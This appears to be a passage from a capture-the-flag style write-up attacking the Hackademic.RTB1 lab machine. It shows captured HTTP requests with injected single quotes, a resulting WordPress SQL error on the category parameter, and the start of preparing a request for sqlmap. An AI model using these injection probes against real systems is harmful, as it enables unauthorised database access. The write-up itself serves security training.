
Once we have obtained all the HTTP packets sent to the server, we will have to try more techniques in order to breach the web page.

SQL Injection

- To perform "SQL injection" we have to make several tests to know if it is injectable, we will test fake SQL statements in the parameters of the HTTP packets and send the packets back to the server to see its response.
- Once an error has been detected, we will use the "sqlmap" tool to quickly extract the data from the database.
- Since the link in the title of the main page does not have any parameters, the SQL Injection attempt will be suppressed.

NOTE: To make requests to the server by changing the packet, the received packet must be sent to the "repeater" sector.


Link "no comments" and "Got Root" (Main page)


Correct sentence

```
GET /Hackademic_RTB1/?p=9 HTTP/1.1
Host: 192.168.152.132
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.152.132/Hackademic_RTB1/
Upgrade-Insecure-Requests: 1
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN" "http://www.w3.org/TR/xhtml11/DTD/xhtml11.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">

  <head profile="http://gmpg.org/xfn/11">

    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <meta name="generator" content="WordPress 1.5.1.1" />
     <!-- leave this for stats -->

    <title>
      Hackademic.RTB1  &raquo; Archives   &raquo; Got root?!
    </title>

    <link rel="stylesheet" href="/Hackademic_RTB1/wp-content/themes/starburst/style.css" type="text/css" />
    <link rel="alternate" type="application/rss+xml" title="RSS 2.0" href="/Hackademic_RTB1/?feed=rss2" />
    <link rel="alternate" type="text/xml" title="RSS .92" href="/Hackademic_RTB1/?feed=rss" />
    <link rel="alternate" type="application/atom+xml" title="Atom 0.3" href="/Hackademic_RTB1/?feed=atom" />
    <link rel="pingback" href="/Hackademic_RTB1/xmlrpc.php" />

```

Incorrect sentence




```
GET /Hackademic_RTB1/?p=9' HTTP/1.1
Host: 192.168.152.132
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.152.132/Hackademic_RTB1/?cat=1
Upgrade-Insecure-Requests: 1
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN" "http://www.w3.org/TR/xhtml11/DTD/xhtml11.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">

  <head profile="http://gmpg.org/xfn/11">

    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <meta name="generator" content="WordPress 1.5.1.1" />
     <!-- leave this for stats -->

    <title>
      Hackademic.RTB1  &raquo; Archives   &raquo; Got root?!
    </title>

    <link rel="stylesheet" href="/Hackademic_RTB1/wp-content/themes/starburst/style.css" type="text/css" />
    <link rel="alternate" type="application/rss+xml" title="RSS 2.0" href="/Hackademic_RTB1/?feed=rss2" />
    <link rel="alternate" type="text/xml" title="RSS .92" href="/Hackademic_RTB1/?feed=rss" />
    <link rel="alternate" type="application/atom+xml" title="Atom 0.3" href="/Hackademic_RTB1/?feed=atom" />
    <link rel="pingback" href="/Hackademic_RTB1/xmlrpc.php" />
```

These two links (no comments and Got Root?) have the same HTTP packet and the server returns the same information and due to their lack of information they will be discarded from performing SQL Injection.

Link "uncategorized" (Main page)


Correct sentence



```
GET /Hackademic_RTB1/?cat=1 HTTP/1.1
Host: 192.168.152.132
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.152.132/Hackademic_RTB1/?cat=1
Upgrade-Insecure-Requests: 1
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN" "http://www.w3.org/TR/xhtml11/DTD/xhtml11.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">

  <head profile="http://gmpg.org/xfn/11">

    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <meta name="generator" content="WordPress 1.5.1.1" />
     <!-- leave this for stats -->

    <title>
      Hackademic.RTB1   &raquo; Uncategorized
    </title>

    <link rel="stylesheet" href="/Hackademic_RTB1/wp-content/themes/starburst/style.css" type="text/css" />
    <link rel="alternate" type="application/rss+xml" title="RSS 2.0" href="/Hackademic_RTB1/?feed=rss2" />
    <link rel="alternate" type="text/xml" title="RSS .92" href="/Hackademic_RTB1/?feed=rss" />
    <link rel="alternate" type="application/atom+xml" title="Atom 0.3" href="/Hackademic_RTB1/?feed=atom" />
    <link rel="pingback" href="/Hackademic_RTB1/xmlrpc.php" />
```

Incorrect sentence




```
GET /Hackademic_RTB1/?cat=1' HTTP/1.1
Host: 192.168.152.132
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.152.132/Hackademic_RTB1/?cat=1
Upgrade-Insecure-Requests: 1
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN" "http://www.w3.org/TR/xhtml11/DTD/xhtml11.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">

  <head profile="http://gmpg.org/xfn/11">

    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <meta name="generator" content="WordPress 1.5.1.1" />
     <!-- leave this for stats -->

    <title>
      Hackademic.RTB1  <div id='error'>
        <p class='wpdberror'>
          <strong>
            WordPress database error:
          </strong>
           [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version
           for the right syntax to use near '\\\' LIMIT 1' at line 1]<br />
          <code>
            SELECT * FROM wp_categories WHERE cat_ID = 1\\\' LIMIT 1
          </code>
        </p>
      </div>
    </title>
```

Log-in panel


Correct sentence



```
POST /Hackademic_RTB1/wp-login.php HTTP/1.1
Host: 192.168.152.132
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.152.132/Hackademic_RTB1/wp-login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 55
Origin: http://192.168.152.132
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

log=a&pwd=a&submit=Login+%C2%BB&redirect_to=wp-admin%2F
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <title>
      WordPress &rsaquo; Login
    </title>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <link rel="stylesheet" href="/Hackademic_RTB1/wp-admin/wp-admin.css" type="text/css" />
    <script type="text/javascript">
      function focusit() {
        document.getElementById('log').focus();
      }
      window.onload = focusit;
      </script>
      <style type="text/css">
        #log,#pwd,#submit{
          font-size:1.7em;
        }
        </style>
```

Incorrect sentence




```
POST /Hackademic_RTB1/wp-login.php HTTP/1.1
Host: 192.168.152.132
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.152.132/Hackademic_RTB1/wp-login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 57
Origin: http://192.168.152.132
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

log=a'&pwd=a'&submit=Login+%C2%BB&redirect_to=wp-admin%2F
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <title>
      WordPress &rsaquo; Login
    </title>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <link rel="stylesheet" href="/Hackademic_RTB1/wp-admin/wp-admin.css" type="text/css" />
    <script type="text/javascript">
      function focusit() {
        document.getElementById('log').focus();
      }
      window.onload = focusit;
      </script>
      <style type="text/css">
        #log,#pwd,#submit{
          font-size:1.7em;
        }
        </style>
```

Given the above HTTP packets the only one that appears an error is "uncategorized", so we will discard the others. We copy the HTTP request to a file and pass it as a parameter to "sqlmap".


File of HTTP packet



```
┌──(viperez㉿KaliBase)-[~]
└─$ cat http1
GET /Hackademic_RTB1/?cat=1 HTTP/1.1
Host: 192.168.152.132
